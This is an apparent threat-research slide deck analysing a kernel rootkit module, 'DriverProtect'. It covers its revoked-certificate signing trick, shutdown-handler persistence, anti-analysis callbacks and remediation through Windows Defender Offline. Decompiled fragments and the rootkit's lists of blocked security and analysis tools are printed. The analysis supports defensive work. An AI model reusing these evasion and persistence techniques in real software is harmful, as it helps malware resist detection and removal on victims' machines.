
Loading kernel driver



# Stolen and revoked certificate




Stolen and revoked certificate



Countersignatures  
are missing - no way  
to verify validity  
of the certificate

# And expired



- The certificate used for this driver was issued to “*Handan City Congtai District LiKang Daily Goods Department*” and was revoked
- The malware performs system time change to sign this driver on-the-fly to generate expired certificate intentionally
- For compatibility reasons, Windows will accept this certificate thinking it was previously generated for legacy driver

# Mitigations

- Windows 10 S mode will prevent loading of these drivers
  - More strict driver requirements:
    - Driver packages must be digitally signed with a Windows, WHQL, ELAM, or Store certificate from the Windows Hardware Developer Center Dashboard.
- Windows Defender Application Control policy (Device Guard)

2 Required:WHQL	By default, legacy drivers that are not Windows Hardware Quality Labs (WHQL) signed are allowed to execute. Enabling this rule requires that every executed driver is WHQL signed and removes legacy driver support. Going forward, every new Windows 10-compatible driver must be WHQL certified.
-----------------	--
- SecureBoot + HVCI (Memory Integrity) + VBS
  - More of anti-rootkit, exploit approach

# Detections: WDATP

- RS5 detection: certificate telemetry + machine learning
  - The revoked and expired certificate from a vendor never signed Windows kernel driver
  - Using machine learning to mass analyze the certificate information
  - When it fits into the profile, detection will be made

# Variant drivers

- Searching VTI (Virus Total Intelligence) will return thousands of files with revoked certificate from “Handan City Congtai District LiKang Daily Goods Department”
- These are all variants files generated by the infector

**virustotal** intelligence


Handan City Congtai District LiKang Daily Goods Department

1000+ files found

File	Ratio	First sub.	Last sub. ▼	Times sub.	Sources	Size
<a href="#">ed83a421e09ae21a23bd09730f604e8d2f2cb93ae69747da1f39bfaea2f7dd4be545c75701aae055050b1c359ed76070</a>  	48 / 68	2018-06-08 23:47:20	2018-06-26 15:12:05	2	2	113.8 KB
<a href="#">004aa09bfd6d045d6a45a7e559a618354267c1285aea1320d7fe036690be0de7f297cb237af2a71d4775717e266ae25b</a>  	36 / 68	2018-06-26 11:37:58	2018-06-26 11:37:58	1	1	139.3 KB
<a href="#">6c128021a8a5af2e5e55d2751e7522af0013ba1a59ac62da2ae2898c945cb4ddb746cfb8892e0fbbcc6ebd89dc804</a>  	30 / 68	2018-06-26 11:19:00	2018-06-26 11:19:00	1	1	141.8 KB
<a href="#">f1989f86ff6a745a9938c6b7b8371f85b60aa6f65c0ce0efead6d99fcc5e611acce0f6b62e8c2740bdd64ef063ccf7</a>  	31 / 68	2018-06-26 10:42:51	2018-06-26 10:42:51	1	1	141.8 KB
<a href="#">2a4c4d74f474cad4825c66816d1bdd25b7c9efb151c87cc057c2fe6619f1aac7503ea15f016aec6f008aa75cdad608b6</a>  	30 / 68	2018-06-26 10:37:38	2018-06-26 10:37:38	1	1	141.8 KB
<a href="#">17512ef310c59fb057f319090cf995fef0607307920a57c3bcbab48273dfb43ffe85a44a079480c672ac9ecf010845</a>  	29 / 68	2018-06-26 10:25:32	2018-06-26 10:25:32	1	1	141.8 KB
<a href="#">dd31e65e515d5c455abca8e0dfc4daf0dd23278f4a061e14b93a16e5b22bd881c5e4db58d4a9ed9fe023b663142cb648</a>  	37 / 66	2018-06-26 05:20:33	2018-06-26 05:20:33	1	1	113.8 KB
<a href="#">6d2311fba43cf6e5c054b450fec02af3c1fa436b4cf71c2af76c45d9f1382826e0695481bc5a489b1de7606b43237581</a>  	31 / 68	2018-06-26 05:18:08	2018-06-26 05:18:08	1	1	141.8 KB


# Variant drivers

Variants are basically same except some padded bytes



# Persistence

# Infection/persistence





# Shutdown handler registration


- The *DriverProtect* component will register its main infection routine as a shutdown handler
- With next reboot, the threat will be persistent
- Traditional remediation fails because it doesn't have control over this handler

# Shutdown handler registration

- This routine shows how the shutdown handler is registered
- Remediation is extremely tricky
- The system will be re-infected with each reboot of the system unless the resident kernel driver is unloaded

```
IoRegisterShutdownNotification = (void (__fastcall *)(_QWORD))GetSystemRoutineAddress(L"IoRegisterShutdownNotification");  
if ( IoRegisterShutdownNotification )  
    IoRegisterShutdownNotification(*(_QWORD *)(driverObject + 8));
```


# Shutdown handler registration



# Group order list

- The DriverProtect kernel module is in very early stages of the driver loading order
- Will affect following security product related drivers detection attempts

14:25:52 System changed 2 registry values System > 2 registry values system




System


SHA1 2b8b5e6fbef83f696d079f7c6d7b7cad8f3f14bb

Signer: Microsoft Windows

c:\windows\system32\ntoskrnl.exe



System Reserved



HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Control\GroupOrderList

Registry operation: Binary value set

Value name: System Reserved

Registry operation: Value set

# Windows Defender Offline

- Windows Defender Offline can provide offline remediation capability
- When threat is detected, WDO will:
  - Guide through offline remediation process
  - Cut down the reloading of the rootkit modules

# Windows Defender Offline

- WDO will be able to remove the threat
- WDO is a special Defender service where Defender runs scanning from clean OS image from WINRE (Windows Recovery) partition
- Once system reboots, the kernel malicious drivers clean up itself, before any AV scans.

Windows Defender Security Center

## Advanced scans

Run full, custom, or Windows Defender Offline scan.



Full scan

Checks all files and running programs on your hard disk. This scan could take longer than one hour.



Custom scan

Choose which files and locations you want to check.




Windows Defender Offline scan

Some malicious software can be particularly difficult to remove from your device. Windows Defender Offline can help find and remove them using up-to-date threat definitions. This will restart your device and will take about 15 minutes.

Scan now

# Anti-analysis/debugging

# Anti-analysis/debugging





# Anti-analysis tools

- Process creation callback
  - Also CreateProcess callback is installed by *DriverProtect* to prevent some analysis tools
  - WorkItem queue is used to terminate the process from the callback

```
if ( (unsigned int)IsInBlockedProcessList(v4) == 1 || v5 == 1 || v6 == 1 )
{
    PsSuspendProcess(v3);
    v8 = (struct _WORK_QUEUE_ITEM *)ExAllocatePoolWithTag(0, 0x20ui64, 0x544D454Du);
    v8->List.Blink = 0i64;
    v8->Parameter = v3;
    v8->WorkerRoutine = (PWORKER_THREAD_ROUTINE)TerminateProcess;
    v8->List.Flink = 0i64;
    ExQueueWorkItem(v8, DelayedWorkQueue);
}
```

```
BlockedProcesses dq offset aUpdateadminExe
; DATA XREF: LookUpBlockedProcesses+203fo
; "UPDATEADMIN.EXE"
dq offset aMymemory ; "MYMEMORY"
dq offset aS5mark ; "S5MARK"
dq offset aVidsqaure ; "VIDSQAURE"
dq offset aReoptimizer ; "REOPTIMIZER"
dq offset aOptimum ; "OPTIMUM"
dq offset aMytransitguide ; "MYTRANSITGUIDE"
dq offset aLeaping ; "LEAPING"
dq offset aPccleanplus ; "PCCLEANPLUS"
dq offset aAnonymizerlaun ; "ANONYMIZERLAUNCHER"
dq offset aSetExe ; "\\SET.EXE"
dq offset aIc ; "IC-"
dq offset aInterstat ; "INTERSTAT"
dq offset aBestcleanerExe ; "BESTCLEANER.EXE"
dq offset aRzsynapseExe ; "RZSYNAPSE.EXE"
dq offset aWindowsDefende ; "WINDOWS DEFENDER.EXE"
dq offset aVestieExe ; "VESTIE.EXE"
dq offset aCasterExe ; "CASTER.EXE"
dq offset aVpdagentX64Exe ; "VPDAGENT_X64.EXE"
dq offset aRaweiExe ; "RAWEI.EXE"
dq offset aHdaudioExe ; "HDAUDIO.EXE"
```

# Anti-analysis tools

- Image load callback
  - Usual analyst tools are prohibited from launching on the target system from LoadImage callback installed by *DriverProtect* module.

```
.rdata:FFFFFF80B76F495E8 aRecimgExe      db 'RECIMG.EXE',0      ; DATA XREF: CheckProcess+A14to
.rdata:FFFFFF80B76F495F3 align 8
.rdata:FFFFFF80B76F495F8 aReagentcExe    db 'REAGENTC.EXE',0    ; DATA XREF: CheckProcess+9E6to
.rdata:FFFFFF80B76F49605 align 8
.rdata:FFFFFF80B76F49608 aCombofixExe    db 'COMBOFIX.EXE',0    ; DATA XREF: CheckProcess+9CFto
.rdata:FFFFFF80B76F49615 align 8
.rdata:FFFFFF80B76F49618 aWindows10upgra db 'WINDOWS10UPGRADEAPP.EXE',0
.rdata:FFFFFF80B76F49618 ; DATA XREF: CheckProcess+9B8to
.rdata:FFFFFF80B76F49630 aHttpdebuggerEx db 'HTTPDEBUGGER.EXE',0 ; DATA XREF: CheckProcess+9A1to
.rdata:FFFFFF80B76F49641 align 8
.rdata:FFFFFF80B76F49648 aHttpdebuggerpr db 'HTTPDEBUGGERPRO.EXE',0
.rdata:FFFFFF80B76F49648 ; DATA XREF: CheckProcess+98Ato
.rdata:FFFFFF80B76F4965C align 20h
.rdata:FFFFFF80B76F49660 aHttpdebuggerui db 'HTTPDEBUGGERUI.EXE',0
.rdata:FFFFFF80B76F49660 ; DATA XREF: CheckProcess+973to
.rdata:FFFFFF80B76F49673 align 8
.rdata:FFFFFF80B76F49678 aProcessMonitor db 'PROCESS MONITOR',0 ; DATA XREF: CheckProcess+95Cto
.rdata:FFFFFF80B76F49688 aPowertoolExe   db 'POWERTOOL.EXE',0    ; DATA XREF: CheckProcess+945to
.rdata:FFFFFF80B76F49696 align 8
.rdata:FFFFFF80B76F49698 aProcessshackerE db 'PROCESSSHACKER.EXE',0
.rdata:FFFFFF80B76F49698 ; DATA XREF: CheckProcess+92Eto
.rdata:FFFFFF80B76F496AA align 10h
.rdata:FFFFFF80B76F496B0 aWin64astGuiExe db 'WIN64AST_GUI.EXE',0 ; DATA XREF: CheckProcess+917to
.rdata:FFFFFF80B76F496C1 align 8
.rdata:FFFFFF80B76F496C8 db 'IDAQ.EXE',0        ; DATA XREF: CheckProcess+900to
.rdata:FFFFFF80B76F496D1 align 8
.rdata:FFFFFF80B76F496D8 aPchunterExe    db 'PCHUNTER.EXE',0     ; DATA XREF: CheckProcess+8E9to
.rdata:FFFFFF80B76F496E5 align 8
.rdata:FFFFFF80B76F496E8 aWindbgExe      db 'WINDBG.EXE',0       ; DATA XREF: CheckProcess+8D2to
.rdata:FFFFFF80B76F496F3 align 8
.rdata:FFFFFF80B76F496F8 aFiddlerExe     db 'FIDDLER.EXE',0      ; DATA XREF: CheckProcess+8BBto
.rdata:FFFFFF80B76F49704 align 8
.rdata:FFFFFF80B76F49708 aHttpwatchstudi db 'HTTPWATCHSTUDIO.EXE',0
.rdata:FFFFFF80B76F49708 ; DATA XREF: CheckProcess+8A4to
.rdata:FFFFFF80B76F4971C align 20h
.rdata:FFFFFF80B76F49720 aSnifferExe     db 'SNIFFER.EXE',0      ; DATA XREF: CheckProcess+88Dto
.rdata:FFFFFF80B76F4972C align 10h
.rdata:FFFFFF80B76F49730 aWiresharkExe   db 'WIRESHARK.EXE',0    ; DATA XREF: CheckProcess+876to
.rdata:FFFFFF80B76F49730 ; CheckProcess+9FDto
.rdata:FFFFFF80B76F4973E align 20h
.rdata:FFFFFF80B76F49740 aSystemsettings db 'SYSTEMSETTINGSADMINFLOWS.EXE',0
.rdata:FFFFFF80B76F49740 ; DATA XREF: CheckProcess:CheckProcess_0to
.rdata:FFFFFF80B76F4975D align 20h
.rdata:FFFFFF80B76F49760 aSystemresetExe db 'SYSTEMRESET.EXE',0  ; DATA XREF: CheckProcess+823to
.rdata:FFFFFF80B76F49770 aBootimExe      db 'BOOTIM.EXE',0       ; DATA XREF: CheckProcess+80Cto
.rdata:FFFFFF80B76F4977B align 20h
.rdata:FFFFFF80B76F49780 aRstruiExe      db 'RSTRUI.EXE',0       ; DATA XREF: CheckProcess+7F5to
.rdata:FFFFFF80B76F4978B align 10h
.rdata:FFFFFF80B76F49790 aPopunder1Exe   db 'POPUNDER1.EXE',0    ; DATA XREF: CheckProcess+7D5to
```

# Anti-detection

- Monitor Kernel Driver Loading
  - If security product related kernel drivers are loaded, it will nop out the entry point (*xor eax, eax; ret*)

```
if ( RtlUnicodeStringToAnsiString(&DestinationString, v5, 1u) >= 0 )
{
    DestinationString.Buffer = strupr(DestinationString.Buffer);
